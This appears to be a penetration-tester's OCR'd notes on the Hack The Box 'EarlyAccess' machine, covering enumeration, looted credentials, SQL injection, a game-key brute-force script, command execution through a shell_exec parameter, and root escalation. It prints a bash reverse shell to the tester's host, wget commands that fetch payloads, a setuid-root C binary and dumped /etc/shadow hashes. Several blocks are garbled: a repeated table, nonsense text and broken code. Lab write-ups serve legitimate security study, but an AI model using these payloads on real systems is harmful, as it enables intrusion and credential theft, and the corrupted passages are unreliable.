

Creds

Username	Password	Description
dev	dev	Mysql db=db
admin	gameover	dev.earlyaccess.htb
www-adm	gameover	docker container 172.18.0.102
api	s3CuR3_API_PW!	check_db api
drew	XeoNu86JTznxMCQuGHrGutF3Csq5	ssh
game-tester	/home/drew/.ssh/id_rsa	ssh -i .ssh/id_rsa game-tester@172.19.0.X

Nmap

Port	Port Service Description	
22	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80	http	Apache httpd 2.4.38
443	ssl/http	Apache httpd 2.4.38 ((Debian))

Service Info: Host: 172.18.0.102; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
| Page | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 | 1.00 |
```

- https://earlyaccess.htb/
- emailAddress=chr0×6eos@earlyaccess.htb
- Host: 172.18.0.102

/etc/passwd

```
10.10.11.110 earlyaccess.htb
```

Web Enumeration

from zap

https://earlyaccess.htb/css/bootstrap.css?id=aacbe9bdcd3a79262904+AND+1%3D1+--+

https://earlyaccess.htb/css/nunito.css?id=28b2170c836b8b5cf6f5+AND+1%3D1+--+

The page results were successfully manipulated using the boolean conditions [on AND 1=1 --] and [on OR 1=1 --]

 $\label{thm:comparison} The \ parameter\ value\ being\ modified\ was\ NOT\ stripped\ from\ the\ HTML\ output\ for\ the\ purposes\ of\ the\ comparison$

Data was NOT returned for the original parameter.

 $The \ vulnerability \ was \ detected \ by \ successfully \ retrieving \ more \ data \ than \ originally \ returned, \ by \ manipulating \ the \ parameter$

url: https://10.10.11.110/login attack: on OR 1=1 --


register

SuperDuper


SuperDuper@SuperDuper.com

creds used ⇒ SuperDuper:SuperDuper@SuperDuper.com


XSS



Type in your message:



log in as admin



/etc/hosts

```
10.10.11.110 earlyaccess.htb dev.earlyaccess.htb game.earlyaccess.htb
```

dev - need admin password game - need verified key

validator.py reverse to get valid game key

```
angle can be see as well as see the course py progression and see as seed to recognize the set as seed to recognize the see as seed to recognize the course py progression and the course of the course (16) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-22-20) (16-
```

kali@kali:~/www/backup\$ python3 validate.py KEY01-0A000-XPAA0-GAME1-1295
Entered key is valid!
still invalid key on server...ughh...

will come back too... gobuster

game

```
kali@kali:~/buster$ cat game| grep -v 403
/includes (Status: 301) [Size: 331] [--> http://game.earlyaccess.htb/includes/]
/index.php (Status: 208) [Size: 2769]
/assets (Status: 301) [Size: 329] [--> http://game.earlyaccess.htb/assets/]
/. (Status: 208) [Size: 2769]
/actions (Status: 301) [Size: 330] [--> http://game.earlyaccess.htb/actions/]
/game.php (Status: 301) [Size: 769]
/leaderboard.php (Status: 302) [Size: 5933] [--> /index.php]
/scoreboard.php (Status: 302) [Size: 5933] [--> /index.php]
```

/actions

```
      kali@kali:~/buster$ cat game.actions| grep -v 403

      /login.php (Status: 302) [Size: 0] [--> /index.php]

      /logout.php (Status: 302) [Size: 0] [--> /game.php]

      /score.php (Status: 302) [Size: 0] [--> /game.php]
```

dev

```
kali@kali:-/buster$ cat dev| grep -v 403
/includes (Status: 301) [Size: 329] [--> http://dev.earlyaccess.htb/includes/]
/index.php (Status: 200) [Size: 2685]
//home.php (Status: 302) [Size: 426] [--> /index.php]
/assets (Status: 301) [Size: 327] [--> http://dev.earlyaccess.htb/assets/]
/. (Status: 200) [Size: 2685]
/actions (Status: 301) [Size: 328] [--> http://dev.earlyaccess.htb/actions/]
```

/actions

```
kali@kali:-/buster$ cat dev.actions| grep -v 403

/login.php (Status: 302) [Size: 0] [--> /index.php]
/logout.php (Status: 302) [Size: 0] [--> /home.php]
/file.php (Status: 508) [Size: 3] [--> /home.php]
/hash.php (Status: 302) [Size: 0] [--> /home.php]
```

replace 302 Found redirects with 200 OK


game - leaderboard




Rank	User-Email	Score	Date
1	chr0x6eos@earlyaccess.htb	82	2021-09-05 13:21:08
2	farbs@earlyaccess.htb	67	2021-09-05 13:21:08
3	firefart@earlyaccess.htb	54	2021-09-05 13:21:08

- chr0×6eos@earlyaccess.htb
- farbs@earlyaccess.htb
- firefart@earlyaccess.htb

game - game



dev



validate.py cont...

```
but... key isn't valid on server... probably because the magic number... so i think i'll have to create a key that syncs with the server... it generates a new one every 30 mins.. hmm...

#g3=ABCD1
so g3 FROM AB == magic_value=XP
and sum of all g3=changing number...so lets make a script to find all possible values...
so...XPAA0 works...

ok... so
checksum = 330 + 288 + MAGI_NUM + 331 = LAST_NUM
checksum = KEV01-6A000*XPAA0+GAME1 = 1295
so XPAB0=347 so checksum is + 1
see script exploit.py print_keys function
then posted to webpage to find working key..
```

35 - Resources > key exploit py


found all keys and posted them to key page.. just allowed me easy access to game page... and i can mod score... etc... key that worked with my script exploit.py
KEY01-0A000-XPZV0-GAME1-1341

code execution

```
POST /actions/hash.php HTTP/1.1
HOST: dev.earlyaccess.htb
Content_length: 72
Cache-Control: max-age=0
Upgrade-Insceure-Requests: 1
Origin: http://dev.earlyaccess.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/So, (Windows NT 10.0; Windet; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/x-html-xml,application/xml;q=0.9, image/avif, image/webp, image/apng,*/*;q=0.8, application/signed-exchange;v=b3;q=0.9
Referer: http://dev.earlyaccess.htb/home.php?tool=hashing
Accept-tencoding: gzip, deflate
Accept-tencoding: gzip, deflate
Accept-tenguage: en-US_en;q=0.9
Cookie: PHPSESSID=aele8c206ede5bffaad080d2e87eb9b4
Connection: close
action=hash&redirect=true&password=ls+-al&hash_function=shell_exec&debug
```

sqlininjection for admin password ??? == www-adm??

sql injection



hashcat

```
```bash
kaligkali:-/www$ hashcat -m 100 hashes.txt /usr/share/wordlists/rockyou.txt --show
618292e936625aca8df61d5fff5c06837c49e491:gameover
```

admin:gameover $\Rightarrow$  00 - Loot > Creds

# www-data - Enumerate

```
www-datagwebserver:/var/www/earlyaccess.htb/dev/includes$ cat config.php
<?php
session_start();

$host = "mysql";
$db = "db";
$user = "dev";
$password = "dev";</pre>
```

dev:dev ⇒ <u>00 - Loot > Creds</u>

```
* * * * * www-data cd /var/www/html && php artisan schedule:run >> /dev/null 2>&1
Analyzing Env Files (limit 70)
-rw-rw-r-- 1 root root 274 Nov 26 05:15 /var/www/html/.env
APP_MAME-EarlyAccess
APP_ENV=local
APP KEY=base64:Ng8uPOOYYgUimOsa+ScDiSfW4xTsHLFHVoU6FDaHdCM=
APP_DEBUG=false
APP_URL=https://earlyaccess.htb
LOG CHANNEL=none
LOG_LEVEL=debug
DB_CONNECTION=mysql
DB_HOST=mysql
DB_PORT=3306
DB_DATABASE=db
DB_USERNAME=drew
DB_PASSWORD=drew
Backup files (limited 180)
-rw-rw-r-- 1 www-data www-data 1205 Aug 18 12:31 /var/www/html/storage/app/backup.zip
Searching specific hashes inside files - less false positives (limit 70)
/var/www/html/vendor/laravel/jetstream/database/factories/UserFactory.php:$2y$10$92IXUNpkj00rQQ5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG/igi
```

su www-adm with gameover creds

# www-adm - Enumeration

```
www-adm@webserver:~$ cat .wgetrc
user=api
password=s3CuR3_API_PW!
```

#### 00 - Loot > Creds

```
| Networks and neighbours | Iface | Destination | Gateway | eth0 | 000012AC | 00000000 | IP | address | HW type | Flags | 172.18.0.100 | 0x1 | 0x2 | 172.18.0.101 | 0x1 | 0x2 | 172.18.0.2 | 0x1 | 0x2 | 0x2 | 0x2 | 0x3
 Flags RefCnt Use
0003 0 0
0001 0 0
 00000000
0000FFFF
Device
eth0
 HW address
02:42:ac:12:00:64
 02:42:c4:d0:89:ef
 02:42:ac:12:00:65
02:42:ac:12:00:02
 Analyzing Wget Files (limit 70)
---- 1 www-adm www-adm 33 Nov 28 16:47 /home/www-adm/.wgetrc
 user=api
 password=s3CuR3_APT_PW!
```

```
www-adm@webserver:/dev/shm% nc -zv 172.18.0.101 1-65535
api.app_nw [172.18.0.101] 5000 (?) open
www-adm@webserver:/dev/shm% nc -zv 172.18.0.100 1-65535
mysql.app_nw [172.18.0.100] 33806 (?) open
mysql.app_nw [172.18.0.100] 3306 (mysql) open
```

www-adm@webserver:/dev/shm\$ curl http://172.18.0.101:5000/ {"message":"Welcome to the game-key veridatabase using /check\_db.","status":200}

#### ok., so /check\_db... here some output

```
"SERVICE_WAME=mysql",
"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin",
"GOSU_VERSION=1.12",
"MYSQL_MAJOR=8.0",
"MYSQL_VERSION=8.0.25-1debian10"
```

drew:XeoNu86JTznxMCQuGHrGutF3Csq5 ⇒ 00 - Loot > Creds

#### **Drew - Enumeration**

```
root:x:0:0:root:/root:/bin/bash
drew:x:1000:1000:drew:/home/drew:/bin/bash
game-adm:x:1001:1001::/home/game-adm:/bin/bash
...[snip]...
.sh files in path https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
/usr/bin/dockerd-rootless-setuptool.sh
/usr/bin/dockerd-rootless-setuptool.sh
/usr/bin/dockerd-rootless.sh
/usr/bin/gettext.sh
```

drew@earlyaccess:/var/mail\$ cat drew
To: <drew@earlyaccess.htb>

```
Subject: Game-server crash fixes
From: game-adm(earlyaccess.htb>
Date: Thu May 27 8:10:34 2021

Hi Drew!

Thanks again for taking the time to test this very early version of our newest project!
We have received your feedback and implemented a healthcheck that will automatically restart the game-server if it has crashed (sorry for the current instability of the game! We are working on it...)
If the game hangs now, the server will restart and be available again after about a minute.

If you find any other problems, please don't hesitate to report them!

Thank you for your efforts!

Game-adm (and the entire EarlyAccess Studios team).
```

#### linpeas.sh

```
LISTEN
 LISTEN
LISTEN
 Networks and neighbours

Kernel IP routing table

Destination Gateway Genm.
 Destination
 Flags Metric Ref
 Use Iface
 Gateway
10.10.10.2
0.0.0.0
0.0.0.0
0.0.0.0
0.0.0.0
HW type
0x1
 Genmask Flags Metri
0.8.8.9 UG 0
255.255.255.8.0 U 0
255.255.05.0 U 0
255.255.0.0 U 0
255.255.0.0 U 0
Flags Mw address
0x2 02:42:ac:13:08:04
 Jse Iface
0 ens160
0 ens160
0 docker0
0 br-a78c3cf7b7fb
0 br-418ef85a3121
Device
br-418ef85a3121
default
10.10.10.0
172.17.0.0
172.18.0.0
172.18.0.0
172.19.0.0
IP address
172.19.0.4
10.10.10.2
172.18.0.2
172.18.0.102
 0x2
0x2
0x2
0x2
0x2
 00:50:56:b9:64:63
02:42:ac:12:00:02
02:42:ac:12:00:66
 ens160
 br-a78c3cf7b7fb
br-a78c3cf7b7fb
 Analyzing Htpasswd Files (limit 70)
-rw-r--r-- 1 root root 47 Jan 18 2018 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/basic/authz_owner/.htpasswd
username:$apr151f5oQU14521LXSN7xQOPtNsj5s4Hk/
-rw-r--r-- 1 root root 47 Jan 18 2018 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/basic/file/.htpasswd
 username:$apr1$uUMs0jCQ$.BzXClI/B/vZKddgIAJCR
 usernmeme.suprasuomsusees.pszk.ti/s/yzkodogia/lik.
-/mwr-r-- l root root 117 Jan 18 2018 /usr/clbf/python3/dist-packages/fail2ban/tests/files/config/apache-auth/digest_anon/.htpasswd
username:digest anon:25e4077a9344cebla88f2a62c9fb60d8
 anonymous:digest anon:faa4e5870970cf935bb9674776e6b26a
 anniyandasingest anninitaerea (mininitaerea) anninitaerea
 -rw-r--r-- 1 root root 62 Jan 18 2018 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/digest_time/.htpasswd username:digest_private area:fad48d3a7c63f61b503567a4105bbb04 -rw-r--r-- 1 root root 62 Jan 18 2018 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/digest_wrongrelm/.htpasswd username:wrongrelm:99cd340e1283c6d0ab34734b647bdc30
 4105bbb04
```

```
drew@earlyaccess:-/.ssh% nc -zv 172.19.0.4 1-65535
172.19.0.4: inverse host lookup failed: Host name lookup failure
(UNKNOWN) [172.19.0.4] 9999 (?) open
(UNKNOWN) [172.19.0.4] 22 (ssh) open
```

#### note - ip address of container changes...

```
drew@earlyaccess:~/.ssh$ nc 172.19.0.4 9999
GET / HTTP/1.1
HIII/1.1 /89 UM.
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-tength: 1276
ETag: W/"4fc-pvdGe9CWq7WfapBwLl0P2qkx7g
Date: Mon, 29 Nov 2021 17:51:12 GMT
Connection: keep-alive
Keep-Alive: timeout=5
<!DOCTYPE html>
 <title>Rock v0.0.1</title>
 </head>
 </meas>

div class="container">

<inverselass="panel p
 <div class="card-header">
 Test-environment for Game-dev
 <h2>Choose option</h2>
 <div>
<in><img src="x" alt="autoplay"

</ap>
</ar>
</ar>
</ar>

 <h3>Result of last game:</h3>
 </div>
 </body
```

# Game version v0.0.1

Test-environment for Game-dev

#### **Choose option**

autoplay rock paper scissors

Result of last game:

# **Game-Tester**

drew@earlyaccess:-/.ssh\$ ssh -i id\_rsa game-tester@172.19.0.3
Linux game-server 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86\_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/\*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 29 17:46:37 2021 from 172.19.0.1
game-tester@game-server:-\$

ahh.. ok..

so for this one, we can write to the /opt/docker-entrypoint.d/ folder as drew.

only problem is we can't execute anything as root, unless the server restarts.. so we have to crash the server...

- 1. First I wrote a simple rev shell script and chmod +x and put it in the folder as drew.. this puts it in the docker container to get executed.
  - on host as Drew: wget http://lo.10.14.133/shell.sh && chmod +x shell.sh
- 2. Next I crashed the server and it executes my script, upon restarting the docker container. This gives me root in the docker container.
- On host as Drew: while true; do curl http://172.19.0.3:9999/autoplay -X POST --data-binary rounds=-1; done
- 3. since i can write to the docker i add my exploit binary and now i'm root on the box.
  - in Docker Conter as root: cd /docker-entrypoint.d/ && wget http://l0.10.14.133/exploit && chmod +xs exploit
- 35 Resources > shell sh
- 35 Resources > exploit c

# Demo



# Root

# id & whoami

root@earlyaccess:~# id uid=0(root) gid=1000(drew) groups=1000(drew) root@earlyaccess:~# whoami root

```
root@earlyaccess:-# uname -a
Linux earlyaccess 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
```

#### root.txt

```
root@earlyaccess:~# cat /root/root.txt
aff4ee6620b18ec03730292362a3f2a2
```

#### /etc/shadow

```
root@earlyaccess:=# cat /etc/shadow
root:$6$2QbMgoSoxCmfitMTSfivhckW6N8Qk8Y3.RDUy81FKm/BcwEUkUDwKZa5s3LC6bhJuBwPxaqUpUJ76o0iI1017CfcpPj1CcwVWsRLoz/:18871:0:99999:7:::
...[snip]...
drew:6AADwRDsC1b5DK3g1$IixXS9pA.Gl3wLIkGCERTSE9tBeZtpRkw.gipzq9Z/MgKmh3mpgSGTTySc3EFyUfKH784VoJo3OtSPVwP627Q0:18771:0:99999:7:::
game-adm:6S1EudwDN76ied996$2sRRXzh/aT.0d106liqqNdHrrOoZHgJXf1c4dHsXByibZVSsYG3wy7vIQQnJpNpphZAGVYTp85f5QzHkIJA8a1:18822:0:99999:7:::
```

# Resources

#### key exploit.py

```
import urllib3
import urllib3.exceptions.InsecureRequestWarning)
PROXIES={"http://127.0.0.1:8080","https":"http://127.0.0.1:8080"}

URL = "https://earlyaccess.htb/"

ADD_KEY = "key/add"
USERNAME="SuperDuper"
PASSWORD="SuperDuper@SuperDuper.com"
 # COOKIES = {
"NSH-
TOKEN": "eyJpdiIsImVxNXZWYVBa21RHTF3kbFQ5U29neEE9PSIsInZhbHVl1joiZlZBaThPQmsxQ8RqeHZzUHNpK3VCSVpzamhiV29mODRUZG3iWE3jZzVZTnhBQ3VmaENENDczZzU5cjFCZGhiNe1vd6psVWsru1d5TXlxaStzYngySkd2WGZ2UE10QnUrbFpPbkNpdVvxUklMSHpNN
zdodVJDTm9pUzc5V3VzZzAiLG3YvMH01IzNbLZTH-4mm102Th5yjE4HjI20DI5ycz3WGQyZDJAMTM4kzEkMW3NTlNzbmNDgJDTAJZjgwMjcyNTd1MG151n0x3D",
"earlyacces_ session": "eyJpdiIsIm00WZXMG5Mdninzj09MG5JDZYME19PSIsInZhbHVl1joiaHabtG1Vj61BSESeMHVG3BKQl1QzhwVlZxHs0QzRWVlMqcFdreXZSN0o5YzVVRy9Na1RsWUJicEZoak05bjdjcEtx50FpS3Q00FFuRUdITWYZdEtVZ3JNT2J3ZURZQXByL2
JQQ/glaWRyTHAISEZGhmsGCMgpINFpxVFfmcFv1LC3YVMH01i1MDBhNzFkMjYSNjc3VzMbYy1Yz3jNTMSMmMyNZU3WZU3NTK3DGxWMNlZmhmMDA1NT13NTg1ZTkm4U3Nc2Jln0x3D"
def post_key(key):
 KEY=key
TOKEN = "SqlVeUkxnJI16eTZxTULd103KpEkmjCw68f05AaZ"
DATA={"_token":TOKEN, "key":KEY}
 s=requests.Session()
 rs.post(URL+ADD_KEY,cookies=COOKIES,verify=False,data=DATA) #,proxies=PROXIES)
if "Game-key is invalid! If this issue persists, please contact the admin!" not in r.text:
 print (KEY)
def print_keys():
 keypart1 = "KEY01-"
 keypart2 = "0A000-"
 #keypart3= "XPAA0"
 keypart4 = "-GAME1-"
magic_num = 346
cs = 330 + 288 + 331 + magic_num
 css = str(cs)
keys=[]
for i in range(magic_num,406):
 cs = 330 + 288 + 331 + i
 css = str(cs)
 if i <=371:
 g1 = i - 281
 g1 = 1 - 281
g2 = 65
g3 = 48
keypart3 = "XP" + str(chr(g1)) + str(chr(g2)) + str(chr(g3))
key = keypart1 + keypart2 + keypart3 + keypart4 + css
 keys.append(key)

if i > 371 and i <= 396:

g1 = 90
g2 = i-306
 keypart3 = "XP" + str(chr(g1)) + str(chr(g2)) + str(chr(g3))
key = keypart1 + keypart2 + keypart3 + keypart4 + css
keys.append(key)
if i > 396:
 i > 396:
g1 = 90
g2 = 90
g3 = i - 248
keypart3 = "XP" + str(chr(g1)) + str(chr(g2)) + str(chr(g3))
key = keypart1 + keypart2 + keypart3 + keypart4 + css
keys.append(key)
 return keys
for key in KEYS:
post_key(key)
```

#### shell.sh

```
#1/bin/bash
bash -i >& /dev/tcp/10.10.14.133/9003 0>&1
```

# exploit.c

```
#include <stdio.h>
#include <stdiio.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
 setuid(e);
 system("/bin/bash");
```